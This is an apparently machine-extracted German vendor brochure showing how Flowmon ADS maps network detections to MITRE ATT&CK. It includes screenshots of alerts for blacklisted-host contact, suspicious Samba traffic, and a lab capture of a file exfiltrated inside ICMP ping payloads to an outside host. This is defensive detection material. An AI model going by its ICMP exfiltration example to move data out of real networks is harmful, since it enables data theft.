(unknown), with a captured source hostname of N/A, a MAC address of 08:00:27:13:b3:a1, and a user identity of N/A. The event has a 100% probability, is not a false positive, and was detected by the default instance using the default data feed.

Below the event details, there are tabs for 'TARGETS (1)', 'COMMENTS (0)', 'CATEGORIES (0)', 'EVENT EVIDENCE', and 'RELATED IDS EVENTS (2)'. The 'EVENT EVIDENCE' tab is active, showing a bar chart titled 'Flow count in relation to Source port'. The chart has four bars representing source ports 445, 3389, 39282, and 56748, each with a flow count of 1. To the right of the chart are links to 'Save as a text file' and 'Query the Monitoring Center'.

At the bottom, there is a table of flow records. The table has columns for SOURCE IP, DESTINATION IP, TIMESTAMP, DURATION, PROTOCOL, SOURCE PORT, DESTINATION PORT, TRANSFERRED, PACKETS, FLAGS, TOS, SOURCE MAC, DESTINATION MAC, APP TAG, DATA FEED IP, TCP WINDOW SIZE, TCP SYN SIZE, and TCP TTL. One flow record is visible, showing a transfer of 2054495956 bytes and 1369674 packets from 192.168.1.2 (unknown) to 192.168.1.50 (unknown) on port 445 to port 56748 via TCP at 2020-03-16 07:59:23.734. The application tag is 'cifs' and the data feed IP is 127.0.0.1.

SOURCE IP	DESTINATION IP	TIMESTAMP	DURATION	PROTOCOL	SOURCE PORT	DESTINATION PORT	TRANSFERRED	PACKETS	FLAGS	TOS	SOURCE MAC	DESTINATION MAC	APP TAG	DATA FEED IP	TCP WINDOW SIZE	TCP SYN SIZE	TCP TTL
192.168.1.2 (unknown)	192.168.1.50 (unknown)	2020-03-16 07:59:23.734	67.095	TCP	445	56748	2054495956	1369674AP...	Best Effort & Default	08:00:27:65:36:bd	08:00:27:13:b3:a1	cifs	127.0.0.1	N/A	N/A	N/A

Mehrschichtige Sicherheit durch Nutzung des MITRE ATT&CK Framework




Botnet Command and Control

Erkennung der Kommunikation anhand von Indikatoren für eine Kompromittierung


The screenshot displays a security dashboard interface. At the top, there are filter options for Date (Last 7 days), Perspective (Security issues), Source IP, and Targets. Below these are view options: SIMPLE LIST, BY HOSTS, AGGREGATED VIEW, and a selected tab for EVENT #66. The main content area shows event details for a communication with blacklisted hosts (BLACKLIST). The details include a Type, Detail, Timestamp (2020-03-16 08:15:00), First flow (2020-03-16 08:10:30), Event source (192.168.1.50), Captured source hostname (N/A), MAC address (08:00:27:13:b3:a1), and User identity (N/A). On the right side, there are additional details: Probability (100%), False positive (No), Detected by instance (Default), and Data feed (Default). Below the details, there are tabs for TARGETS (1), COMMENTS (0), CATEGORIES (0), EVENT EVIDENCE, and RELATED IDS EVENTS (0). The TARGETS tab is active, showing a list of targets with a filter for 1.0.132.227 (node-yr.pool...otinternet.net).

Mehrschichtige Sicherheit durch Nutzung des MITRE ATT&CK Framework



Signale für anomales Verhalten

Erkennung von Exfiltration auf der Grundlage von Baselineing und unerwarteter alternativer Protokollnutzung



Erkennung verdächtiger Nutzdaten

Erkennung von ICMP-Paketen mit verdächtiger Nutzlast, die automatisch eine vollständige Paketverfolgung auslöst

The screenshot displays a security dashboard interface. At the top, there are filter options for Date (Last 7 days), Perspective (Security issues), Source IP, and Targets. Below the filters, there are view options: SIMPLE LIST, BY HOSTS, AGGREGATED VIEW, and a selected 'EVENT #69'. The main content area shows event details for an ICMP anomaly (ICMPANOM) detected on 2020-03-16 at 08:15:00. The detail text states: 'Large payload of ICMP packets was detected. Payload: 1.39 KIB, count of packets: 5 674, ICMP type: 8, median of payload on the network: 1.39 KIB.' Below this, there are fields for Event source (192.168.1.50), Captured source hostname (N/A), MAC address (08:00:27:13:b3:a1), and User identity (N/A). To the right, there are status fields: Probability (100%), False positive (No), Detected by instance (Default), and Data feed (Default). At the bottom, there are tabs for TARGETS (1), COMMENTS (0), CATEGORIES (0), EVENT EVIDENCE, RELATED IDS EVENTS (0), and a selected 'TRAFFIC RECORDS' tab. The traffic records table has columns for FTR SERVER, ID, STATE, START TIME, STOP, FILES, and ACTION. The table contains one record for localhost with ID 5e6f26658f7a7, state Finished, and lists three pcap files for download.

FTR SERVER	ID	STATE	START TIME	STOP	FILES	ACTION
localhost	5e6f26658f7a7	Finished	2020-03-16 07:48:50	2020-03-16 08:15:29	FTRR_5e6f26658f7a7_192.168.81.132_eth2_history.pcap, FTRR_5e6f26658f7a7_192.168.81.132_eth2_0002_20200316_081500.pcap, FTRR_5e6f26658f7a7_192.168.81.132_eth2_0001_20200316_081031.pcap	DOWNLOAD FILES

Exfiltrierte Dateidaten

Vollständige Paketverfolgung mit dem Namen und Inhalt der exfiltrierten Datei

The screenshot shows a Wireshark interface with a packet list table. The selected packet (No. 12) is an ICMP Echo (ping) request. The detailed view below shows the ICMP header and the data payload, which is a file named 'lorem ipsum.txt'.

No.	Time	Source	Destination	Protocol	Length	Info
12..	2020-03-16 07:59:23,740904	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=5313 Ack=930 W
12..	2020-03-16 07:59:23,741029	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=6761 Ack=930 W
12..	2020-03-16 07:59:23,741034	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=8209 Ack=930 W
12..	2020-03-16 07:59:23,741036	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=9657 Ack=930 W
12..	2020-03-16 07:59:23,741037	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=11105 Ack=930 W
12..	2020-03-16 07:59:23,741372	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=12553 Ack=930 W
12..	2020-03-16 07:59:23,741378	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=14001 Ack=930 W
12..	2020-03-16 08:00:30,921646	192.168.1.50	1.0.132.227	ICMP	62	Echo (ping) request id=0x0000, seq=
12..	2020-03-16 08:00:30,974641	192.168.1.50	1.0.132.227	ICMP	1442	Echo (ping) request id=0x0000, seq=
12..	2020-03-16 08:00:31,016292	192.168.1.50	1.0.132.227	ICMP	1442	Echo (ping) request id=0x0000, seq=
12..	2020-03-16 08:00:31,069221	192.168.1.50	1.0.132.227	ICMP	1442	Echo (ping) request id=0x0000, seq=


Identifier (LE): 0 (0x0000)
Sequence number (BE): 0 (0x0000)
Sequence number (LE): 0 (0x0000)
[No response seen]
Data (20 bytes)
0000 08 00 27 65 36 bd 08 00 27 13 b3 a1 08 00 45 00 ..'e6... '.....E-
0010 00 30 00 01 00 00 ff 01 38 47 c0 a8 01 32 01 00 -.0..... 8G...2..
0020 84 e3 08 00 3d 1d 00 00 00 00 46 69 6c 65 3a 20:..File:
0030 6c 6f 72 65 6d 5f 6c 6f 6e 67 2e 74 78 74lorem ipsum.txt

The screenshot shows a Wireshark interface with a packet list table. The selected packet (No. 12) is an ICMP Echo (ping) request. The detailed view below shows the ICMP header and the data payload, which is a file named 'lorem ipsum.txt'.

No.	Time	Source	Destination	Protocol	Length	Info
12..	2020-03-16 07:59:23,740904	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=5313 Ack=930 W
12..	2020-03-16 07:59:23,741029	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=6761 Ack=930 W
12..	2020-03-16 07:59:23,741034	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=8209 Ack=930 W
12..	2020-03-16 07:59:23,741036	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=9657 Ack=930 W
12..	2020-03-16 07:59:23,741037	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=11105 Ack=930 W
12..	2020-03-16 07:59:23,741372	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=12553 Ack=930 W
12..	2020-03-16 07:59:23,741378	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=14001 Ack=930 W
12..	2020-03-16 08:00:30,921646	192.168.1.50	1.0.132.227	ICMP	62	Echo (ping) request id=0x0000, seq=
12..	2020-03-16 08:00:30,974641	192.168.1.50	1.0.132.227	ICMP	1442	Echo (ping) request id=0x0000, seq=
12..	2020-03-16 08:00:31,016292	192.168.1.50	1.0.132.227	ICMP	1442	Echo (ping) request id=0x0000, seq=
12..	2020-03-16 08:00:31,069221	192.168.1.50	1.0.132.227	ICMP	1442	Echo (ping) request id=0x0000, seq=

> Frame 12706: 1442 bytes on wire (11536 bits), 1442 bytes captured (11536 bits)
> Ethernet II, Src: PcsCompu_13:b3:a1 (08:00:27:13:b3:a1), Dst: PcsCompu_65:36:bd (08:00:27:65:36:bd)
> Internet Protocol Version 4, Src: 192.168.1.50, Dst: 1.0.132.227
▼ Internet Control Message Protocol
Type: 8 (Echo (ping) request)
0000 08 00 27 65 36 bd 08 00 27 13 b3 a1 08 00 45 00 ..'e6... '.....E-
0010 05 94 00 01 00 00 ff 01 32 e3 c0 a8 01 32 01 002....2..
0020 84 e3 08 00 c7 99 00 00 00 00 4c 6f 72 65 6d 20:..lorem
0030 69 70 73 75 6d 20 64 6f 6c 6f 72 20 73 69 74 20ipsum do lor sit
0040 61 6d 65 74 2c 20 63 6f 6e 73 65 63 74 65 74 75amet, co nsectetu
0050 72 20 61 64 69 70 69 73 63 69 6e 67 20 65 6c 69r adipis cing ell
0060 74 2e 20 49 6e 74 65 67 65 72 20 6e 65 63 20 6ft. Integ er nec o
0070 64 69 6f 2e 20 50 72 61 65 73 65 6e 74 20 6c 69dio. Pra esent li
0080 62 65 72 6f 2e 20 53 65 64 20 63 75 72 73 75 73bero. Se d cursus
0090 20 61 6e 74 65 20 64 61 70 69 62 75 73 20 64 69ante da pibus di
00a0 61 6d 2e 20 53 65 64 20 6e 69 73 69 2e 20 4e 75am. Sed nisi. Nu
00b0 6c 6c 61 20 71 75 69 73 20 73 65 6d 20 61 74 20lla quis sea at
00c0 6e 69 62 68 20 65 6c 65 6d 65 6e 74 75 6d 20 69nibh ele mentum l
00d0 6d 70 65 72 64 69 65 74 2e 20 44 75 69 73 20 73mperdiet . Duis s
00e0 61 67 69 74 74 69 73 20 69 70 73 75 6d 2e 20 50agittis ipsum. P
00f0 72 61 65 73 65 6e 74 20 6d 61 75 72 69 73 2e 20raesent mauris.

Mehrschichtige Sicherheit durch Nutzung des MITRE ATT&CK Framework



Verdächtiger Samba-Datenverkehr entdeckt

Netzwerkfreigabeaktivität deutet auf Datenverschlüsselung hin

The screenshot displays a security dashboard interface. At the top, there are filter options for Date (Last 7 days), Perspective (Security Issues), Source IP, and Targets. Below these are view options: SIMPLE LIST, BY HOSTS, AGGREGATED VIEW, and a selected tab for EVENT #67. The main content area shows event details for a 'Flow-based behavior patterns (BPATTERNS)' event. The detail includes a description of suspicious Samba traffic, a timestamp of 2020-03-16 08:15:32, and a first flow at the same time. It also lists event source (192.168.1.50), captured source hostname (N/A), MAC address (08:00:27:13:b3:a1), and user identity (N/A). On the right, there are summary statistics: Probability (100%), False positive (No), Detected by instance (Default), and Data feed (Default). Below the details, there are tabs for TARGETS (1), COMMENTS (0), CATEGORIES (0), EVENT EVIDENCE, and RELATED IDS EVENTS (0). The 'ALL TARGETS' tab is selected, showing a single target: 192.168.1.2 (unknown).

Date: Last 7 days | Perspective: Security Issues | Source IP: | Targets: | MORE FILTERS...

SIMPLE LIST | BY HOSTS | AGGREGATED VIEW | **EVENT #67** X

Type: Flow-based behavior patterns (BPATTERNS)
Detail: SmbTraffic: Suspicious samba traffic detected, requests count: 1, response count: 1, sent data: 220.13 MiB, received data: 200.96 MiB, targets count: 1.

Timestamp:	2020-03-16 08:15:32	Event source:	192.168.1.50 (unknown)	Probability:	100 %
First flow:	2020-03-16 08:15:32	Captured source hostname:	N/A	False positive:	No
		MAC address:	08:00:27:13:b3:a1	Detected by instance:	Default
		User identity:	N/A	Data feed:	Default


TARGETS (1) | COMMENTS (0) | CATEGORIES (0) | EVENT EVIDENCE | RELATED IDS EVENTS (0)

ALL TARGETS | BY COUNTRY | BY IP

192.168.1.2 (unknown)

MITRE ATT&CK in Flowmon ADS

SecuLast 4 hours (generic time span)



Critical priority events: 9

Security issues

[Hide details](#)

- C Critical 9
- H High 21
- M Medium 47
- L Low 30
- I Info 2

2021-05-04 07:05 - 2021-05-04 11:05

MITRE ATT&CK Matrix									
Reconnaissance	Initial Access	Execution	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
20	3	0	0	21	6	0	3	6	19
Active Scanning (20)	Drive-by Compromise (0)	User Execution (0)	Brute Force (0)	Network Service Scanning (21)	Exploitation of Remote Services (0)	Audio Capture (0)	Application Layer Protocol (3)	Automated Exfiltration (4)	Data Encrypted for Impact (0)
	External Remote Services (0)			Network Share Discovery (1)	Lateral Tool Transfer (6)	Data from Network Shared Drive (0)	Encrypted Channel (0)	Exfiltration Over Alternative Protocol (2)	Endpoint Denial of Service (17)
	Hardware Additions (3)			Remote System Discovery (20)	Remote Services (0)	Man-in-the-Middle (0)	Ingress Tool Transfer (0)		Network Denial of Service (2)
							Protocol Tunneling (0)		Service Stop (0)
							Proxy (0)		
							Remote Access Software (0)		

2021-05-04 07:05 - 2021-05-04 11:05


Eingabedaten, Algorithmen und Ergebnisse

Eingabedaten




Netzwerk-
Telemetrie,
Reputation Feeds,
IDS-Signaturen,
vollständige
Paketdaten

Algorithmen



Maschinelles Lernen,
adaptives Baselineing,
Analyse des
Nutzerverhaltens,
Heuristiken,
Reputationsdaten,
Signaturen

Ergebnis




Ereignisse, relevante
Telemetriedaten,
forensische
Erfassungsdaten und
Analysen,
Warnungen,
Automatisierungen,
CVE-Referenzen,
frühere Vorfälle

Flowmon für Sicherheitsoperationen



Angriffe

Port-Scanning, Wörterbuchangriffe, DoS, DDoS, Telnet



Verkehrsanomalien

DNS, DHCP, ICMP, Multicast, TLS/SSL



Innere Sicherheit

Viren, Malware, Ransomware, Botnetze, Kryptomining, Insider-Bedrohungen



Operative Probleme

Verzögerungen, übermäßige Belastung, nicht reagierende Dienste, fehlerhafte Updates



Unerwünschte Anwendungen

P2P-Netzwerke, Instant Messaging, Anonymisierungsdienste, veraltete Sicherheitsrichtlinien



Anomalien im Geräteverhalten

Veränderung des Langzeitverhaltens, Profil eines Gerätes

Neugierig, was Sie, bzw. wir in Ihrem Netzwerk finden?

- Kostenlose Demo
- Kostenlose Testversion
- Machbarkeitsnachweis (PoC)

